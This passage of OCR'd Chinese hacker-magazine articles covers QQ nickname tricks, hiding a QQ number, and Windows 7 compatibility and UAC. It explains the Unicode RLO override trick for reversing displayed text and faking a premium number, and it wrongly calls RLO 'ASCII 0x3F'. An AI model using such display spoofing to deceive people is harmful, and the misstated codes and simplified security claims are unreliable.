

图 3　超长昵称效果

怎么样，无论是QQ，还是提醒，都是超长吧？其他代码可以用同样的方法，大家可以到网上找一些代码，在此不做赘述。

二、QQ 账号的逆转

去年曾经出现过很简单的方法，可是现在已经被和谐掉了，不过又出现了更加保险的方法。


首先打开修改昵称的页面，在QQ昵称输入框里按鼠标右键，然后按键盘上的 i，再按 v，如图4。


图 4　反转 QQ 账号

这里稍微解释一下，其实就是插入了 Unicode 控制字符，然后反向显示。原来是 Unicode 定义的 Start of right-to-left override，控制字符是 RLO，ASCII码是 0x3F。只要在一行字符前面加上一个 0x3F，就可以实现文本的反向排列。这个 0x3F 是 Unicode 为了兼容阿拉伯文字从左至右的阅读习惯而设计的一个转义字符。

例如：在 Windows XP 以上操作系统中，这个特性是所有 Win32 文本框内置的，方法很简单，在一个字符前面点击右键，选择 **“插入 Unicode 控制字符”->“RLO Start of right-to-leftoverride”**。快捷方式是：**右键，I，V。**

最后看一下效果，如图5。


图 5　反转 QQ 昵称的效果

我的 QQ 号是 446425113，可是这里显示成为了 311524644，是不是反转了？当然这种效果并非“自慰”，所有的人都会看到。




图6　QQ 昵称左右左




图7　QQ 昵称左右左效果




图8　普通号码变靓号

三、QQ 昵称左右左

这种方法与第二个类似，同样用到 Unicode 控制字符，快捷方式是：**右键，I，V**。不过，需要分两次输入昵称，也就是在使用控制字符前先输入一段昵称。

比如我输入“黑客手册”，就是先输入“黑客”，然后右键，I，V，最后输入“手册”，如图6。

接下来我们看看效果，如图7。

拓展思维，用此方法可以将自己的 QQ 自慰为靓号，方法不需要我详解了吧？美中不足的是，“靓”字并非金色，而是蓝色，如图8。

四、写在最后

关于QQ昵称的酷玩当然不止这么多，我相信还有很多很多，这里只是抛砖引玉，希望高手不吝赐教。

编辑点评： *文章很简单，一些特殊代码和小技巧，只是平时都被我们忽略了。下一篇文章算是本文的一点补充吧，感兴趣的读者可以看看。最后祝愿郝安山，以及所有面临高考的朋友，高考顺利，取得好成绩。*

学会如何隐藏 QQ 号码

英雄

从本文你可以学到：
如何隐藏 QQ 号码

很久没有写过东西了，今天发现了一个很好玩的技巧，不敢独享，发布出来大家乐乐。

先和大家分享下效果图，不然大家没有动力，呵呵，如图1、图2、图3、图4，很雷人吧？你也想拥有这样的设置吗？

不吊大家胃口了，公布下方法：首先把自己的昵称删除，然后复制上我提供的代码，把它粘贴到QQ昵称里面即可。因为是一个特殊的空格符号，所以在文本中显示不出来，所以我会另外打包一份给大家。

代码打包地址：

http://www.dbank.com/download.action?t=40&k=MzIyODA5OA==&pcode=LCwyMjYxNTgsMjI2MTU4&rnd=8846




图 1




图 2




图 3




图 4

在设置了后，如果你的朋友想查下你的QQ号码，会惊奇地发现，查看不了你的QQ号码，那个超连接已经消失了，就连你和他谈话的对话框那个连接也没有了，就像图3中一样。但是，如果你的好友把你修改备注以后，对话框那里就会出现连接了，但是也会出现像图4中的样子，哈哈，好玩不?

编辑点评： *不错的小技巧！现在QQ越来越有得玩了，自己隐身不说，还能隐号码了，哈哈！*

关于 Windows7 的兼容性与安全性

冰风清源@Neusoft

从本文您可以学到：

1、了解windows 7 中的兼容性

2、简单认识 windows 7 的安全机制

几天前阴差阳错的参加了 Windows 7 的兼容性测试活动营，尽管微软工程师讲的真的很不错，不过我听懂的也的确不多，哈哈。随着 Windows 7 时代的来临，尽管宣传比 Vista 低调不少，但是带来的影响的确是不同凡响。人们对待 Windows 7 的出现，可能还感到很新奇。

说实话，Windows 7 的确比 Vista 改善了不少，而影响人们升级系统的因素有这几项：系统对计算机配置的要求、价格、系统对软件的兼容性和安全性。

我首先对兼容性说几点，或许你已经遇到过在 Windows 7下的软件兼容性问题，这里再废话一遍，提示那些还没真正接触Windows 7的小黑。

首先，在计算机上安装 Windows 7，它对硬件的要求相对于 Vista 已经比较温和了。关于硬件的具体配置，我就不写出来占版面了，一查就知道。现在列述兼容性情况，部分借鉴于微软公司发的内部指导。




图1　出现提示

兼容性方面

1、在 Windows 7 中安装应用程序，如果出现提示，询问你是否允许安装，那你就“允许”并继续，如图1。如果安装成功了，那转到步骤 5。

2、如果安装失败，而且没有安装许可提示，那你可以选中程序，然后按鼠标右键选择“**以管理员身份运行此程序**”，重新安装该程序。如成功，则转到步骤 5。注意：如果使用的是 MSI 进行安装，则此步骤不是必须的。

3、如果安装过程中出现错误，如注册表写入，文件复制等错误，那可以试试**右键单击程序，选择“属性”－“兼容性”，然后在其中选择此程序可以正常运作的 Windows 操作系统版本**，如 Windows XP，Windows Vista 等，如图 2。

4、步骤1中，程序如果无法安装，那转到步骤 8。

5、该步骤中应该已经安装了应用程序。

6、启动它，如果应用程序不能正常启动，或出现错误，那可以用步骤 3 中的操作实施。




图 2　选择系统版本

7、如果程序成功启动，则在此模式下进行完整的整套测试，运行无误则可以转到步骤 9。

8、如果你的程序还没有成功运行，那只能说明它是受 Windows 7 更改所影响的少数程序之一。没办法，此程序需要改进，否则无法在 Windows 7 中正常运行。

9、你成功的完成方案。

好了，看着挺有"逻辑"的，哈哈，这是借鉴微软原版说明的模式。我用的英文版 Windows 7，所以截图是英文的（为了学英语），请见谅。其实用惯了系统的朋友，按照英文也能够很好地找到相应选项。

安全性方面

用户账户控制（UAC）是自 Vista 以来一种全新的保护机制，它是让交互用户使用标准用户账户运行程序并只赋予他们一组有限的权限和特权的一项关键举措。

默认情况下，Windows 7 将以标准用户身份运行每一个程序，即使你是管理员组的成员也是如此。但是当你用 Administrator 身份登录时，UAC 是被停用的，而且在默认情况下，Administrator 账户也没有启用。所以这里就涉及到了木马等病毒的兼容性问题，它们也很难在此环境下生存，如图 3。

标准用户只有读的权限，即使你用的是管理员账户。前面提到过，应用程序都是在标准用户的权限下运行的，所以病毒无法对 Windows 文件夹进行写入操作。因为需要权限的时，要你手工确定才会赋予程序权限。其中 Windows Resource Protection（WRP）就是旨在以只读状态保护 Windows 系统，从而增强系统稳定性、可预测性和可靠性。这会影响到具体的文件、文件夹和注册表。当你试图修改、替换或者删除受 WRP 保护的操作系统文件时都会失败，原因是拒绝访问这些资源。

受保护的文件类型的扩展名我就不列述了，这里列出默认情况下受保护的注册表项，包括大多数的 COM OS 注册表项，例如：

```
HKEY_CLASSES_ROOT\Interface\{GUID}
HKEY_CLASSES_ROOT\Interface\{GUID}\NumMethods
